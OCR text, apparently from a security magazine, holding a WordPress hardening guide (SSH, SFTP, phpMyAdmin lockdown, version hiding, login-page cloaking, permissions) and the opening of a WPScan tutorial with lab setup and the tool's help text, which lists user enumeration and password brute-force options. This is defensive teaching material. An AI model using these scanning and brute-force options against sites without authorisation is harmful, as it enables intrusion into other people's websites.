Give preferences to connect to your server using secure protocols like SSH. Check out your web hosting service provider documentation on how to enable that type of access, generate the pair of keys for the first time and then how to connect, what username and password to use. Normally, it can be done with a terminal connection like this:



As with SSL, packet sniffing is not a concern anymore when we use SSH because it would take so long to decrypt our data. With bots hacking away, password cracking remains an issue.

To minimize the risk, we enhance SSH by using authentication keys and denying password login. Here's how. You get a key, the server gets a key, the keys have to tally and you're in. Otherwise, hack off. You can always use your key from anywhere by carrying your keys on a thumb drive.

SECURE FILE MAINTENANCE WITH SFTP

The majority of people use FTP to access and manage the website. Don’t do that. FTP is a very old protocol and it transmits all the information (password and data) in clear text. Which means that anybody that listens to your communication is able to see everything you transmit through it, all the text and files, including your password.

You can use Cyberduck if you are using Mac as an SFTP server, or Tunneliers, FileZilla or Putty if you are using Windows. Linux and also Mac users can opt to use a terminal SFTP.

DATABASE SECURITY

phpMyAdmin is undoubtedly useful, making relatively light work of the head-scratcher that is MySQL's inhospitable shell. But if you must use phpMyAdmin, know the risks. You are potentially exposing your databases—all of them—to the world and her hackers, and with a username of root, all that stands between your data and the black market is a brute force attack.

Here are some must-do provisions highly recommended in that case:

- **Run it as SSL without exception**
- **Use** a very strong password
- Add an extra layer of authentication with, for example, mod_digest ...
- ... with a username that is not root and a second password
- Whether sub-domain or sub-directory, don't call it phpmyadmin.myblog.com
- ... then again, don't use a sub-directory, some unloved folder, somewhere, lacking administrative wit ...
- Instead, set up PMA as a **sub-domain** with its own virtual host
- Whether in the virtual host or htaccess le (for shared it's the latter), **deny all** except localhost ...
- ... requiring users to access it via **SSH** with port forwarding
- Specify a **non-standard port** just for PMA
- Use a tool such as **OSSEC** to block malbots
- Set it up on a totally different box

The key tasks are bolded. Take what steps you can and consider this: one day you may never know just what a sensible move it was to spend all that time securing your databases.

Backup

This is one of the most important things to do that most people just don’t do. But especially nowadays with the increase of ransomware where an attacker can encrypt all of your data and ask for a sum of money to take it back; with backups present you don’t have to think about it, just restore the backup.

There are multiple plugins you could use for that, like Updraft, BackWPup, VaultPress, and others.

Hiding the WordPress version

Suppose that a weakness is found in WordPress 4.0.1 and Automatic duly patches this with 4.0.2. Sites determined to be running the older version could be open targets.

With that in mind, browse your page source and you'll see a line like this:

```
<neta name-"generator" content-"WordPress 3.0.1" />
```


Similarly, a hacker can look at a site's RSS feeds to ascertain the WordPress version. To get rid of this **version leak**, open up functions.php in your theme's folder, pasting this code at the top of the file:

```
  <?php function hide_version()

     {

     return '';

     }

     add_filter('the_generator', 'hide_ver-
sion');

?>
```

Now refresh the source code and the version has gone, as it will have from RSS feeds.

Cloaking the login page and the version

There is one more place from where it is possible to work out your WordPress version, the wp-login.php page. View the source and you'll see this:

```
<link rel='stylesheet' id='login-css'  href='http://somesite.com/wp-admin/css/
login.css?ver=20100601' type='text/css' media='all' />
<link rel='stylesheet' id='colors-fresh-css'  href='http://somesite.com/wp-
admin/css/colors-fresh.css?ver=20100610' type='text/css' media='all' />
```

Open a text editor and paste the following:

```
<IfModule mod_rewrite.c>

    RewriteEngine On

    RewriteCond %{REQUEST_URI} ^/wp\-login\..*

    RewriteCond %{QUERY_STRING} .*SECRET-WORD=.*

    RewriteRule ^.* /wp-admin/ [cookie=SECRET-

      WORD:true:.SOMESITE.TLD:3600:/,R,L]
```

```
    RewriteCond %{REQUEST_URI} ^/wp\-login\..* [OR]

    RewriteCond %{REQUEST_URI} ^/wp\-admin/.*

    RewriteCond %{HTTP_COOKIE} !\bSECRET-WORD\b

    RewriteRule ^.* /?disallowed=true [R,L]

</IfModule>
```

What this does, when someone navigates to your wp-login.php page, is to check to see whether the login address is *appended with a secret word*. If so, a cookie is issued the first time (to allow for easier access thereafter) and you are able to access the login page. Otherwise, you are redirected to the home page or, optionally, to a page of your choosing.

- Change the *three instances* of the word SECRET-WORD with one of yours, using letters, numerals and underscores only (*be careful doing this)*
- Change the *single instance* of SOMESITE.TLD with your own domain.com

Optionally, change `/?disallowed=true` to `/any-existing-page`. You could, for instance, have an explanatory page for users who can't log in, so that they know to e-mail you for the keyword and then gain access. Otherwise, 3600 is the number of minutes that the cookie will keep you logged in, allowing for long administrative and editorial shifts. Change that value to suit.

Now, open your WordPress root htaccess file and paste the new ruleset to the bottom of the file. If you already have directives in there, such as your WordPress-generated permalink rules, you needn't add the first and last lines: `<IfModule mod_rewrite.c>` and `</IfModule>`, but instead add all the rest above the existing htaccess line that says `</IfModule>`. To be clear, your htaccess structure will look like this:

```
# BEGIN WordPress

<IfModule mod_rewrite.c>

  # any existing rulesets

  # THIS NEW RULESET

</IfModule>
```

Switching the domain and SECRET-WORD for yours, log into your site with this address:

http://yourwebsite.com/wp-login.php?SECRET-WORD=true

Permissions

Another basic rule for security is the least privileges permissions. You should apply it on your WordPress site and here is how. Logged into the server and swapping the path to that of your WordPress root, do this:

```
find /full/path/to/WordPress -type d -exec chmod 755 {} \;

find /full/path/to/WordPress -type f -exec chmod 644 {} \;
```

VPS and dedicated server users should have to append that command with sudo.

Never set permissions to 777. This may help on developments and when you are testing things but it will also help hackers. Always use the concept of least privileges permissions, especially with the wp-config.php file. That is a very important file in your WordPress and contains sensitive data, like your database credentials.

Rather than 644, if you share a server, WordPress recommends a setting of 750; that loosens permissions for you and the server but, more importantly, denies access entirely to the wider web. That's all very well but, depending on the server configuration, you may find your site and administrative functions work happily with far tighter rights.

Automating Security

I recommend you first become familiar with the basic security settings on WordPress and understand it. After you understand, you can opt to check some of the plugins that deal with the topics we mentioned and go even beyond that.

- McAfee SECURE
- iThemes Security
- Wordfence Security
- All in One WP Security and Firewall

Assess your Website

A vulnerability assessment is the best way find issues on your web site and fix them before hackers exploit them. If you don't have the expertise in doing it it's highly recommended you contract someone to do it. When you get the report, look at the major issues on your website and fix them. This should be a process cycle and never a standalone activity:

A very good resource of information when assessing your website is on the OWASP Top 10 project website. It became a reference for web security and represents the top 10 most common and critical vulnerabilities on web-sites to focus on. So set your assessment tool to check for OWASP TOP 10 vulnerabilities on your website.

Security Plugins for WordPress

There is a very large list of plugins that could be used to enhance your WordPress security. In order to help you, I'm providing a list of the ones you should try first or use a combination of them, that would be even better:

- iTheme Security
- Sucuri Security
- WP Security Scan
- McAfee Secure
- WP Security Audit Log
- All in One WP Security and Firewall
- Wordfence

- BulletProof Security
- AntiVirus for WordPress
- Security Ninja
- 5sec Google Authenticator

Conclusion

All basic security concepts can be totally applied when thinking about securing your website. There are obviously different ways to do it and some particularities due to the specifics of the platform and technical aspects of it. Security must be seen as a layered approach as you keep adding layers and layers of security to minimize your chances of being hacked. But there is no such a thing as a unique solution or software or configuration that if you apply you will be immune to hacking. It's all based on risk and probability. If you are not an expert in security it's always highly recommended to contract someone with proper skills and knowledge.

About the Author:

Luciano Ferrari

Luciano Ferrari is CEO & Founder of LufSec LLC IT Security Consulting Firm. It specializes in Risk Management, Vulnerability Management, Penetration Testing and Security Training. It also provides Exam Practice Simulation for the top IT Security Certifications like PCIP, CISSP, CISM, CRISC, CEH and more. For more information, check www.lufsec.com

Sources:

- https://moz.com/blog/the-definitive-guide-to-wordpress-security
- https://wordpress.org/about/security/
- https://wordpress.org/news/category/security/
- WordPress 3 Ultimate Security Paperback – June 13, 2011 by Olly Connell
- http://codex.wordpress.org/Hardening_WordPress
- http://expandedramblings.com/index.php/wordpress-statistics/
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Hacking WordPress Sites with WPScan

by Cory Miller

WordPress is one of the most popular dynamic open-source content management systems platform that provides anyone with the ability to publish ecommerce, blog, and general web sites. Because of its popularity, anyone can view the code that runs WordPress. This makes it a prime target for hackers. In order to ensure that WordPress is secure and to reduce the vulnerable landscape, WPScan was created. Like many vulnerability scanners, WPScan can identify the known common vulnerabilities that might be present within the WordPress site. By using WPScan, you can quickly identify what version plugins, themes, and accounts are present and if they have known vulnerabilities associated with them. The first line of defense is to know what could be vulnerable so that you can mitigate and increase the security of your site, and this is where WPScan can help.

What you will learn:

- How to setup Xampp and WordPress.
- Features of WPScan.
- How to enumerate accounts with WPScan.

What you need and should know:

- Familiar with web applications.
- You will need Kali Linux test box https://www.kali.org/downloads/
- Xampp installed *https://www.apachefriends.org/index.html*
- WordPress version 4.2 file *https://wordpress.org/download/release-archive/*

INTRODUCTION

WordPress is a dynamic open-source content management system used to power millions of websites, web applications, and blogs. WordPress was launched back in 2003 and since then it has become one of the world's most popular open source content management systems.

Its ease of use and the ability to setup a website quickly allows businesses to create a website with minimal effort. Because of its popularity, WordPress has become a common target for hackers.

Administering a WordPress web site's security can sometimes appear to be daunting for the average user. However, to help users, and even penetration testers, in evaluating the security of the WordPress site, a tool called WPScan can be used. WPScan is a black box vulnerability scanner that will scan the WordPress site looking for some of the common vulnerabilities that plague web applications today.

WPSCAN FEATURES

Before we begin diving into the features and use case examples, we will take a look at some of the benefits to using WPScan and what features it provides. WPScan allows you to check your WordPress installation and site for vulnerabilities. Written in the Ruby programming language, WPScan helps detect problems with security configurations, themes, plugins and user permissions. WPScan comes pre-installed on Kali, Pento and SamuraiWTF distributions. These images are a great way to get started scanning your WordPress site quickly and also offers various other useful penetration testing tools. WPScan can be installed on many flavors of Linux, such as Ubuntu, Fedora and Debian, and it can also be installed on MacOS.

WPScan's capabilities focus on many of the common issues WordPress faces today. Setting up a WordPress site involves customizing the look and feel of the web site, which allows you to select a theme and plugins that are suited for your site. Installing additional content, like plugins and theme settings, can leave the WordPress site vulnerable especially if the plugins have not come from a reliable source. WPScan will make a list of what plugins have been installed, then evaluate the versions of the plugins to determine if there are any known vulnerabilities present.

WPScan can also recognize what users have access to the WordPress site and determine if the accounts are secure from the outside; this involves using brute forcing techniques to see if any common names and passwords are being used. User account and passwords such as Admin, Administrator, password, pass123 are the usual common accounts that are used in default installations. The help commands in (Figure 1) display a list of the different types of commands and switches that can be used when running WPScan against a WordPress server.

```
--update                              Update the database to the latest version.
--url       | -u <target url>         The WordPress URL/domain to scan.
--force     | -f                      Forces WPScan to not check if the remote site is running
WordPress.
--enumerate | -e [option(s)]          Enumeration.
  option :
    u        usernames from id 1 to 10
    u[10-20] usernames from id 10 to 20 (you must write [] chars)
    p        plugins
    vp       only vulnerable plugins
    ap       all plugins (can take a long time)
    tt       timthumbs
    t        themes
    vt       only vulnerable themes
    at       all themes (can take a long time)
  Multiple values are allowed : "-e tt,p" will enumerate timthumbs and plugins
  If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based "<regexp or string>"
                                      Used with the enumeration option, will exclude all occur-
rences based on the regexp or string supplied.
                                      You do not need to provide the regexp delimiters, but
you must write the quotes (simple or double).
--config-file  | -c <config file>     Use the specified config file, see the
example.conf.json.
--user-agent   | -a <User-Agent>      Use the specified User-Agent.
--cookie <String>                     String to read cookies from.
--random-agent | -r                   Use a random User-Agent.
--follow-redirection                  If the target url has a redirection, it will be followed
without asking if you wanted to do so or not
--batch                               Never ask for user input, use the default behaviour.
--no-color                            Do not use colors in the output.
--wp-content-dir <wp content dir>     WPScan try to find the content directory (ie wp-content)
by scanning the index page, however you can specified it.
                                      Subdirectories are allowed.
--wp-plugins-dir <wp plugins dir>     Same thing than --wp-content-dir but for the plugins di-
rectory.
                                      If not supplied, WPScan will use wp-content-dir/plugins.
Subdirectories are allowed
--proxy <[protocol://]host:port>      Supply a proxy. HTTP, SOCKS4 SOCKS4A and SOCKS5 are sup-
ported.
                                      If no protocol is given (format host:port), HTTP will be
used.
--proxy-auth <username:password>      Supply the proxy login credentials.
--basic-auth <username:password>      Set the HTTP Basic authentication.
--wordlist | -w <wordlist>            Supply a wordlist for the password brute forcer.
--username | -U <username>            Only brute force the supplied username.
--usernames     <path-to-file>        Only brute force the usernames from the file.
--threads  | -t <number of threads>   The number of threads to use when multi-threading re-
quests.
--cache-ttl       <cache-ttl>         Typhoeus cache TTL.
--request-timeout <request-timeout>   Request Timeout.
--connect-timeout <connect-timeout>   Connect Timeout.
--max-threads     <max-threads>       Maximum Threads.
```

```
--throttle        <milliseconds>    Milliseconds to wait before doing another web request.
If used, the --threads should be set to 1.
--help     | -h                     This help screen.
--verbose  | -v                     Verbose output.
--version                           Output the current version and exit.
```

(Figure 1.1) WPScan Help.

LET'S GET STARTED


Now that you have a little background on what WPScan can do, it's time to get our environment setup. For the purpose of this tutorial, we will install WordPress on Kali Linux but you can install it on a separate Windows, Linux or OSX machine. First part is to Download Xampp, which can be downloaded from *https://www.apachefriends.org/index.html*. Once the download has completed, the next step will be to change the permissions on the file. In Linux we do this by running the below command.

File Permission Command:

```
chmod 755 xampp-linux-*-installer.run
```


The file will now have the proper permissions to execute.

Proceed by typing: `./xampp-linux-x64-5.6.21-0-installer.run`. The Xampp install will run (Figure 2). Finish the install by following the defaults.




(Figure 2). Xampp Install.

The Xampp setup will install in the opt/lampp directory on your Kali Linux machine. Open the xampp wizard and make sure that you start the MySQL service (Figure 3). This will start the SQL service for the database that we will use to create and enumerate users.




(Figure 3) Starting MySQL Services.

Next we need to setup the WordPress database. Click on the phpMyAdmin page (Figure 5). Then click on the newly created database, navigate to the operations tab and change the collation to `utf8_unicode_ci` then click go. Now it's time to download an older version of WordPress; to download the files go to site *https://wordpress.org/download/release-archive/*. For this exercise we will download version 4.2.




(Figure 4). phpMyAdmin Database Page.

Extract the tar.zip to `/opt/xampp/htdocs` directory. You can now test the installation by navigating to *http://localhost /wordpress/*. Click on the Let's go button below. The next step is to enter the database name and login information. Enter `Wordpress` for the database and `root` for the username. Default settings do not have a password defined so after we enter that information just click submit. Note, if you receive an error saying that WordPress is unable to create the `wp-config.php` file, just create the file and put it in the `/htdocs/wordpress` directory. Now, click on the run the installer button and wait for the WordPress homepage screen to appear (Figure 6). Enter a site name and root for the user and enter a simple password. Next uncheck allow search engines to index this site and click install WordPress (Figure 7). Feel free to play around and publish pages. However, for this tutorial we will work with the default settings. In the next section, I will show you how to use WPScan and what you can do with it against your WordPress site.



(Figure 5). WordPress Homepage.



(Figure 6). WordPress Login Page.


USING WPSCAN

It's now time to run WPScan against our configured WordPress server. The WordPress server features can be accessed at the following URL on your Ultimate Lamp Server, *http://localhost/wordpress/*. Remember that you will put your private IP instead of localhost for the URL. To run a scan against our WordPress site, all we have to do is type the below command into our terminal window. The command in (figure 8) will run a basic scan against the WordPress site.

(Figure 7). Basic WPScan command.

When you first start wpscan it will ask to update the vulnerability database if it is out of date. This can be done manually by using "`wpscan --update`".

